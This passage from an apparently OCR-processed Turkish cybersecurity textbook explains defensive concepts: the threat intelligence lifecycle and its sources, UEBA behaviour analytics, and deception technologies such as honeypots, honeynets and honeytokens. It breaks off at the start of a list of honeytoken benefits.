Tehdit istihbaratı tek seferlik bir eylem olmayıp sürekli tekrar eden bir döngüdür (Görsel 2.11). Bu döngü, değişen tehdit ortamına karşı alınan güvenlik tedbirlerinin sürekli güncellenmesine ve iyileştirmesine katkı sağlar.




**Görsel 2.11:** Tehdit istihbaratı yaşam döngüsü

**Yönlendirme ve Planlama (Direction & Planning):** Kuruluşların istihbarat gereksinimlerinin istihbarat ekibi, üst düzey yöneticiler ve güvenlik ekipleriyle birlikte tanımlandığı süreçtir. Bu gereksinimler, kuruluşların yapısına ve ihtiyacına göre farklılık gösterir. Amaç, tehditleri belirlemektir.

**Toplama (Collection):** Belirlenen istihbarat gereksinimlerini karşılayacak birçok verinin çeşitli kaynaklardan toplanması sürecidir. Bu süreçte hem güvenlik verileri hem de halka açık kaynaklar (OSINT); dark web, sosyal medya gibi platformlardan elde edilen veriler toplanır.

**İşleme (Processing):** Toplanan verilerin gereksiz kısımları çıkarılır, anlaşılır bir formata dönüştürülerek normalleştirilir ve filtreleme yapılarak analize uygun hâle getirilir. İşleme süreci temiz ve düzenli bilginin elde edildiği önemli bir aşamadır.


**Analiz (Analysis):** İşlenen veriler arasındaki örüntüler, eğilimler ve ilişkiler belirlenerek tehdidin potansiyel etkileri değerlendirilir. Analistler; tüm parçaları bir araya getirerek tehdidin kimler tarafından, hangi amaçla yapılmak istendiğini ve hangi yöntemleri kullandıklarını anlamaya çalışır. Analiz sonuçları, eyleme geçirilebilir eylemler olarak yer alır.

**Yayma/Dağıtım (Dissemination):** Analiz sürecinden sonra verilerin ilgili kişilerle paylaşılması sürecidir.

**Geri Bildirim (Feedback):** İstihbaratın kalitesinin ve faydasının değerlendirildiği öz eleştiri sürecidir. Bu süreç tehdit istihbaratı sürecinin sürekli iyileştirilmesine katkı sağlar.

Tehdit istihbaratı sürecinde kullanılan verilerin gerçek bir saldırı veya sistemi tehlikeye atan davranış olup olmadığı doğrulanarak gerçek tehdit verileri, **IOC [Indicator of Compromise (Uzlaşma Göstergeleri)]** olarak adlandırılır. IOC'ler saldırganın sistemde veya ağda bıraktığı dijital izler gibidir. Bu izler, siber güvenlik sürecinin etkililiğinin artırılmasına ve proaktif önlemler alınmasına katkı sağlar. IOC göstergeleri; zararlı yazılım hashleri, kötü amaçlı IP adresleri, URL'ler veya yanıltıcı e-postalar olabilir.

Tehdit istihbaratı sürecinin toplama aşamasında çeşitli kaynaklardan bilgiler elde edilir. Bu bilgiler, istihbaratın kalitesi ve kapsamı açısından önemlidir. Görsel 2.12'de tehdit istihbarat kaynakları görülür.




**Görsel 2.12:** Tehdit istihbarat kaynakları

**Açık Kaynak İstihbaratı [Open Source Intelligence (OSINT)]:** Kamuya açık haber kaynakları, bloglar, sosyal medya platformları, forumlar gibi kaynaklardan toplanan bilgileri içerir. Açık kaynak istihbaratta güvenlikle ilgili sayısız kaynak yer alır. Ayrıca dünya genelinde tehdit araştırmacıları ve güvenlik uzmanları tarafından paylaşılan bilgiler de yer alır.

**Kurum İçi Tehdit İstihbaratı (In-House Threat Intelligence):** Bir kurumun kendi içindeki verilerle oluşturulan istihbarattır. Olay müdahale ekipleri, SOC çalışanları ve güvenlik analistleri kuruluşun bilgi sistemlerinden gelen verileri analiz eder. Bu analiz sonucuna göre istihbarat doğrulanır. Kurum içi istihbaratta hem içeriden hem de dışarıdan gelebilecek tehditler tespit edilebilir. Kuruma özel hazırlanan detaylı ve güvenilir bir yöntem olup manuel çalışma gerektirir.

**Sektörel Topluluklar (Vertical Communities):** Bazı sektörlerdeki kurumlara özel, bilgi paylaşımı için oluşturulan topluluklardır. Benzer sektörleri hedef alan tehditlerle ilgili bilgi paylaşımını sağlar.

**Ticari Servisler (Commercial Services):** Güvenlik firmalarının sunduğu ücretli istihbarat hizmetleridir. Çok sayıda kaynaktan veri toplayıp, analiz ederek yüksek doğrulukta sonuçlar üretir.

**Dark Web İstihbaratı (Dark Web Intelligence):** Yasa dışı aktivitelerin gerçekleştirildiği, özel tarayıcılarla erişim sağlanan ve **internetin gizli bölümü** olarak adlandırılan alana **dark web** denir. Bu alana erişim sağlanarak elde edilen verilerle yapılan istihbarata ise **dar web istihbaratı** denir. Saldırgan davranışlarını önceden öğrenme, zararlı yazılım araçlarını analiz etme, kurumların çalınan verilerini tespit etme gibi amaçlarla bu alana erişim sağlanır. Dark web, gizli ve tehlikeli bir alan olup güvenlik riskleri içerir. Erişim için teknik bilgi ve uzmanlık gereklidir.

Tehdit istihbaratıyla elde edilen veriler dört kategoride sınıflandırılır (Görsel 2.13).




**Görsel 2.13:** Tehdit istihbarat türleri


### 2.1.2.6. UEBA [User and Entity Behavior Analytics (Kullanıcı ve Varlık Davranışı Analitiği)]

Siber güvenlik araçları genellikle dış tehditlere odaklanırken iç tehditler veya çalıntı kimlik bilgileriyle yapılan eylemler gözden kaçabilir. Kurum içindeki çalışanların riskli faaliyetleri veya çalınmış kimlik bilgileriyle erişim sağlayan saldırganlar, siber güvenlik anlamında büyük risk oluşturur.

Bir kurum içinde iç tehditlerin, yetkisiz erişim saldırılarının veya şüpheli hareketlerin tespit edilmesi kritik öneme sahiptir. Bilgi sistemlerinde yer alan kullanıcıların davranışları dijital izler oluşturur. **UBA [User Behavior Analytics (Kullanıcı Davranış Analitiği)]** ile dijital izler toplanır, analiz edilir ve kullanıcıların sistemde yaptığı normal davranış kalıpları belirlenir. Sistem sürekli izlenirken normal davranış kalıplarından sapmalar (anomaliler) tespit edilir ve alarm üretilir.


Teknolojinin hızla gelişmesi ve bilgi sistemlerinde yer alan dijital varlıkların (ağ cihazları, uygulamalar, IoT teknolojileri vb.) da davranış üretmesi sadece kullanıcıların değil varlıkların da davranış analitiği ihtiyacına yol açar. 2015 yılında Gartner tarafından resmen tanıtılan **UEBA** hem kullanıcıların hem de varlıkların davranışını analiz eden siber güvenlik yazılımı olarak piyasaya sürülür.

Görsel 2.14'te UEBA'nın çalışma mantığı görülür.




**Görsel 2.14:** UEBA'nın çalışma mantığı

UEBA, çeşitli kaynaklardan (olay günlükleri, ağ izleme araçları, kimlik doğrulama sistemleri, tehdit istihbarat sistemi vb.) topladığı verileri normalleştirerek anlamlı hâle getirir. Bu veriler makine öğrenmesi algoritmalarıyla değerlendirilip hem kullanıcıların hem de varlıkların **normal davranış kalıpları (baselines)** oluşturulur. Makine öğrenmesi, dinamik olarak çalışmaya devam ettiği için normal davranışlar da güncellenerek değişebilir. Makine öğrenmesi iki şekilde sağlanır. **Denetimli öğrenme (Supervised learning),** daha önceden doğru-yanlış olarak tanımlanmış etiketli verilerle çalışır. Güvenlik olayları için yeterli etiket olmadığı için kullanımı zordur. **Denetimsiz öğrenme (Unsupervised learning)** ise sistemdeki normal davranış örüntülerini ve sapmaları otomatik olarak öğrenir ve anormal olarak işaretler. Büyük miktardaki verilerin analizinde denetimsiz öğrenme modeli, UEBA'da yaygın olarak kullanılır. Kullanıcıların ve varlıkların çalışma sürecindeki tüm aktiviteleri, normal davranış kalıpları ile karşılaştırılarak şüpheli veya anormal davranışlar tespit edilir. Örneğin çalışma saati 09:00-18:00 olan bir kullanıcının saat 23:00'te oturum açması veya ortalama dosya indirme miktarından çok fazla veri indirilmesi, anormal davranış kabul edilir. Bu davranışlar tek başına bir saldırı olarak kabul edilmese de bir tehdit işareti olarak değerlendirilir. Tespit edilen anomaliler, risk seviyesine göre puanlanır. Kullanıcıların ve varlıkların risk puanları için risk seviyesi oluşturulur. Yüksek risk seviyesine ulaşan davranışlar için alarm üretilerek güvenlik ekibine bildirilir. UEBA'nın üç ana bileşeni Görsel 2.15'te görülür.





**Görsel 2.15:** UEBA'nın ana bileşenleri

1. **Use Cases (Kullanım Durumları):** UEBA'nın tespit etmeyi hedeflediği siber güvenlik tehditlerini ve anormal davranışları tanımlar. İç tehdit, yetkisiz erişim, ele geçirilen hesaplar, veri sızıntısı, yanlış yapılandırma, sıfırıncı gün açıkları ve gelmişmiş kalıcı tehditler UEBA'nın kullanım durumu örnekleridir.
2. **Data (Veri):** UEBA'nın davranış analizi yapabilmek için çeşitli kaynaklardan topladığı ham verilerilerdir. Olay günlükleri, ağ trafiği, tehdit istihbarat verileri ve bulut hizmeti aktiviteleri UEBA'nın veri örnekleridir.
3. **Analytics (Analitik):** Toplanan verileri anlamlı hâle dönüştürmek için farklı analiz teknikleri kullanılır. Bu teknikler, normal kullanıcıların ve varlıkların normal davranış kalıplarını öğrenerek anormal davranışların tespit edilmesini sağlar. **İstatistiksel analiz;** veri setlerinde ortalamalar, standart sapmalar, dağılımlar gibi ölçümlerle olağan dışı değerleri gösterir. **Davranışsal analiz,** kullanıcıların ve varlıkların davranışlarını öğrenerek bu davranış kalıbından sapmaları tespit ederek şüpheli eylem kabul eder. **Makine öğrenmesi,** denetimli ve denetimsiz algoritmalar kullanarak verileri analiz eder. Yeni saldırı türleri veya sıfırıncı gün saldırısı gibi bilinmeyen tehditlerin tespit edilmesinde etkilidir. **Korelasyon analizi,** farklı veri kaynaklarından alınan olaylar arasındaki ilişkileri belirleyerek tehdit arar. Tek başına zararsız görünen olaylar, bir bütün hâlinde değerlendirilerek büyük saldırı eylemleri tespit edilebilir. **Zaman serisi analizi,** verilerin belirli bir zaman içindeki davranış kalıplarına göre yapılan analiz türüdür.

### 2.1.2.7. Deception Technologies (Aldatma Teknolojileri)


Aldatma teknolojisi; saldırganları gerçek sistemlerden uzaklaştırarak, yemlere (gerçek varlıkları taklit eden sahte varlıklara) yönlendirip tuzağa düşürmeyi amaçlar. Bu yöntemle saldırganlar, gerçek hedefe ulaştığını zannederek eylemlerde bulunur. Bu eylemler, güvenlik ekipleri tarafından analiz edilerek değerlendirilir ve gerekli önlemlerle iyileştirmeler sağlanır. Aldatma, saldırganları gerçek hedeften uzak tutarken saldırı çabalarının boşa çıkmasına, zaman harcanmasına ve kafa karışıklığına da sebep olur. Bu süreçte tehdit aktörlerinin kullandıkları bilgiler, TTP'ler ve davranışlar siber güvenlik ekipleri tarafından izlenir. Elde edilen tüm bilgilerle siber güvenlik politikaları gözden geçirilip mevcut zafiyetlerin giderilmesi ve potansiyel tehditlerin önlenmesi sağlanır.

Aldatma teknolojileri başlangıçta sınırlı ve basit tuzak sistemleri olarak kullanılırken değişen teknolojik yenilikler (IoT cihazlar, bulut sistemler, mobil platformlar vb.) ve artan siber güvenlik ihtiyaçlarıyla birlikte daha işlevsel ve dinamik bir yapıya dönüşür. Görsel 2.16'da aldatma teknolojilerinin gelişim süreci görülür.




**Görsel 2.16:** Aldatma teknolojilerinin gelişim süreci

**Honeypot (Bal Küpü):** Saldırganları yanıltmak ve onların saldırı tekniklerini öğrenmek için kullanılan tuzak sistemleridir (Görsel 2.17). Bu sistemin amacı; saldırganları sistemden uzak tutmak, onları yanıltarak oyalamak, saldırı hedeflerini öğrenmek ve saldırı yöntemlerini tespit etmektir. Elde edilen bilgiler, sistem zafiyetlerinin giderilmesine ve siber güvenlik önlemlerinin iyileştirilmesine önemli ölçüde katkı sağlar. Tuzaklar, gerçek sistemden izole ve gerçek sistemi taklit eden simülasyonlar olarak çalışır. Saldırganın hedefine ulaşmak için yaptığı her aktivite, bu tuzaklar üzerinden izlenir, analiz edilir ve müdahale edilir.




**Görsel 2.17:** Honeypot sistemi

Tuzak sistemler, korunması gereken sistemin önem derecesine veya tehdit türüne göre farklı konumlarda yer alabilir. Tuzak konumlandırma türleri şunlardır:

**Tamamen İzole Bir Ortamda:** Saldırgan davranışlarını incelemek ve araştırma yapmak için özel olarak tasarlanan laboratuvar ortamlarıdır.

**Dâhilî Ağ İçinde:** İç tehditleri veya ağa sızan kötü niyetli kullanıcıları tespit etmek için ağ içinde konumlandırılan tuzaklardır. Örneğin bir sunucuyu veya veri tabanını taklit ederek saldırganların etkileşimde bulunmasını sağlar.

**Kritik Servislerin Yakınında:** Kritik sistemlerin (mail, DNS, FTP vb.) yakınına konumlandırılan tuzaklardır. Saldırganları kritik sistemlerden uzaklaştırmak için kullanılır.

**Güvenlik Duvarının Arkasında:** Güvenlik duvarını geçen saldırganların iç ağa erişimlerine engel olmak için güvenlik duvarının arkasına konumlandırılan tuzaklardır.

**İnternete Açık Konumda:** İnternete açık olarak konumlandırılan tuzaklardır. Amacı, saldırganların port tarama, exploit gibi ilk erişim eylemlerini tuzağa çekmektir.

Tuzak sistemi, **avcıyı avla** prensibiyle çalışır. Bu sistemde hedef sistem taklit edilirken sistemde zafiyet varmış gibi gösterilerek saldırganlar tuzağa çekilir. Saldırgan, ilk erişim için etkileşimde bulunurken saldırgana ait bilgiler elde edilir. IP adresi, kullandığı komutlar veya yapmaya çalıştığı eylemler, saldırganın planladığı saldırı hakkında bilgi verir. Saldırganın hedefine ulaşmak için yaptığı eylemler (kullandığı TTP'ler, çalıştırdığı zararlı yazılımlar, kullandığı kimlik bilgileri vb.), veri olarak toplanır ve analiz edilir. Bu verilere dayanarak yeni saldırı imzaları oluşturulur. Tüm bu süreç değerlendirilip, siber savunma

önlemleri iyileştirilerek tespit edilen zafiyetler giderilir. Görsel 2.18'de tuzak sisteminin çalışma mantığı görülür.




**Görsel 2.18:** Tuzak sisteminin çalışma mantığı

Tuzak sistemleri genellikle etkileşim seviyesine ve konuşlandırma amaçlarına göre sınıflandırılır. Etkileşim seviyesine göre sınıflandırma şu şekildedir:

**Düşük Etkileşimli (Low Interaction):** Sınırlı sayıda servis veya portu kullanarak gerçek sistemi taklit eden tuzaklardır. Saldırganın temel keşif hareketlerini tespit eder. Saldırgan, derinlemesine hareket edemez.

**Orta Etkileşimli (Medium Interaction):** Çok sayıda servis ve uygulamayı taklit eden tuzaklardır. Saldırgan, bazı komutları çalıştırabilir. Bu sayede saldırı hakkında daha fazla bilgi elde edilebilir.

**Yüksek Etkileşimli (High Interaction):** Gerçek işletim sistemi veya uygulamaları taklit eden, saldırganla tam etkileşim kuran tuzakladır. Saldırgan, gerçek sistemdeymiş gibi komut çalıştırabilir, dosya oluşturabilir ve ağda keşif yapabilir. Saldırganın davranışları hakkında çok fazla bilgi elde edilir.


Konuşlandırma amacına göre sınıflandırma şu şekildedir:

**Üretim Bal Küpü (Production Honeypot):** Bir kuruluşun mevcut bilgi sistemlerine yerleştirilen tuzaklardır. Saldırganın sistemde kolaylıkla erişebileceği alanlara yerleştirilerek bilinen saldırı yöntemlerini tuzağa çekmeyi hedefler. Sistemde bazı komutların kullanılmasını sağlayarak veya yaygın olarak kullanılan saldırı portlarını taklit ederek tuzaklar oluşturulur.

**Araştırma Bal Küpü (Research Honeypot):** Siber saldırılar ve saldırgan davranışları hakkında derinlemesine bilgi toplamak için oluşturulan, gerçek sistemden tamamen izole edilen güvenli araştırma ortamlarıdır. Gerçek bir sistemi bire bir taklit ettiği için saldırganla yüksek etkileşim sağlar.


**Honeynet (Bal Ağı):** Birden fazla honeypot kullanarak saldırgan davranışlarını derinlemesine incelemek için oluşturulan ağ ortamıdır. Temel amacı, saldırganları tuzak ağa çekerek saldırı yöntemlerini incelemek, proaktif tehdit istihbaratı toplamak ve ağ güvenliğinin iyileştirilmesini sağlamaktır. Bu yapıda birden fazla honeypot, veri toplama mekanizmaları ve izolasyon katmanları yer alır. Honeynet ağ yapısı, gerçek sistemden tamamen izole olarak gerçek sistemi taklit edecek şekilde oluşturulur. Ağa çekilen saldırganın yaptığı her aktivite kaydedilir. Toplanan veriler analiz edilerek tehdit istihbaratı oluşturulur. Tespit edilen zafiyetler giderilir, yeni saldırı imzaları oluşturulur ve güvenlik kuralları güncellenir. Elde edilen bilgilerle honeynetler güncellenerek yeniden yapılandırılır. Görsel 2.19'da honeynet ağ yapısı görülür. Bu ağ yapısında korunması hedeflenen üretim sunucuları ve bunu taklit eden honeynet yapısı yer alır. Yönlendiricinin görevi, internet trafiğini yönetmektir. **Honeywall** ise bu sistemin en kritik bileşeni

olup, yönlendiriciden gelen trafiği analiz eden bir güvenlik duvarı olarak çalışır. Honeywall, normal trafiği üretim sunucularına iletirken şüpheli paketleri veya saldırı girişimlerini honeynetlere yönlendirir. Honeywall, gerçek sistemi saldırılardan koruyan en önemli bileşendir.




**Görsel 2.19:** Honeynet ağ yapısı


**Honeytoken (Bal Belirteci):** Bir sistemde yetkisiz erişimi tespit etmek veya kötü niyetli bir aktiviteyi izlemek amacıyla kullanılan yanıltıcı bilgi parçalarıdır (yemlerdir). Honeytokenlar, honeypotun bir uzantısı olarak geliştirilir. Honeypotlar, saldırı yapılabilecek gerçek sistemleri taklit ederek tuzak oluştururken **honeytokenlar;** sahte kimlik bilgileri, yanıltıcı belgeler, veri tabanı girdileri veya API anahtarları şeklinde tasarlanan dijital nesnelerdir (Görsel 2.20).



**Görsel 2.20:** Honeytoken

Saldırganla etkileşim kurmadan onları yakalamayı amaçlayan ve sadece uyarı veren bir sistemdir. Bir saldırgan; yem olarak sunulan bilgi parçacığıyla etkileşime girdiğinde sistem, güvenlik ekibine uyarı gönderir. Saldırı henüz gerçekleşmeden IP adresini engelleme, sistemi izole etme gibi yöntemlerle engellenir. Gerçek varlıklar saldırıya uğramadan saldırganın açığa çıkarılması amaçlanır.

Honeytokenlar, gerçek gibi görünen ilgi çekici bilgiler olarak ağın stratejik noktalarına yerleştirilir. Bu bilgiler, saldırganın dikkatini çekecek şekilde isimlendirilir. Normal kullanıcılar, bu bilgilerle etkileşime girmez. Bu sebeple honeytokenla etkileşim olduğunda olay kaydı oluşturulur, güvenlik ekibine alarm gönderilir ve saldırgana ait bilgiler (IP adresi, kullanıcı adı, erişim zamanı vb.) loglanır. Güvenlik ekipleri, bu bilgileri tehdit analizi yapmak için kullanılır. Görsel 2.21'de yaygın olarak kullanılan honeytoken türleri görülür.




**Görsel 2.21:** Honeytoken türleri

Honeytoken kullanmanın faydaları şunlardır:

